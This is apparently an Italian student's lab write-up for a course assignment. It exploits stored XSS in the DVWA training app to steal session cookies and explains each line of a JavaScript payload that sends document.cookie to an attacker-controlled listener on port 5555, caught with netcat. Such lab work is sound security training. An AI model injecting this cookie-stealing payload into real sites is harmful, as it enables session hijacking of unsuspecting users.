TRACCIA 2: BWII

Traccia Giorno 2: Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo.

Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2: Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.109.100/24

IP Metasploitable: 192.168.109.150/24 I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 5555

GUIDA:

Si possono utilizzare tecniche come l’inserimento di script malevoli nei campi di input, inserendo un payload XSS nella Web Application DVWA

In questo caso uno script javascript:

<script>

var cookies = document.cookie

var xhr = new XMLHttpRequest();

xhr.open("GET", "http://192.168.109.100:5555/?cookies=" + encodeURIComponent(cookies), true);

xhr.send();

</script>

Dove :

-var cookies = document.cookie:

Questa riga di codice utilizza document.cookie per recuperare tutti i cookie impostati nel browser dell'utente corrente.

- var xhr = new XMLHttpRequest();

Viene creato un oggetto ‘XMLHttpRequest’ che serve a fare richieste HTTP da una pagina web verso un server


-xhr.open("GET", "http://192.168.109.100:5555/?cookies=" + encodeURIComponent(cookies), true);

Viene aperta una richiesta GET verso l’URL specificato, contenente IP:porta del server e seguito dal parametro ‘cookie’

‘EncodeURIComponent(): per gestire caratteri speciali.


- xhr.send(): Viene spedita la richiesta GET al server specificato, in questo caso quello dell’attacante

Una volta inserito lo script:



E una volta che questo viene eseguito nel browser dell’utente, invia i cookie al server specificato consentendo all’attaccante di impersonare l’utente stesso

La prova che i cookie sono stati “rubati” dal nostro server in ascolto la abbiamo tramite Netcat



Netcat(nc) è un tool che ha molte funzionalità, tra cui impostare un ascoltatore su una porta specifica, nel nostro caso sulla porta 5555.

Con –lvp che sta a significare:


-l: sta dicendo a netcat di mettersi in modalità ascolta


-v: sta dicendo di rendere la connessione piu “verbosa” ovvero da fornire più informazioni


-p: la porta in ascolto

BONUS:

Per quanto riguarda la security MEDIUM, il procedimento è pressoché lo stesso:







Non riesco ad implementare lo script Java affinché mi dia la data, riesco a trovare l’user agent con la versione, gli indirizzi IP e i cookie

Mentre per quanto riguarda la versione high per problemi con la versione di php risulta difficile completare il task.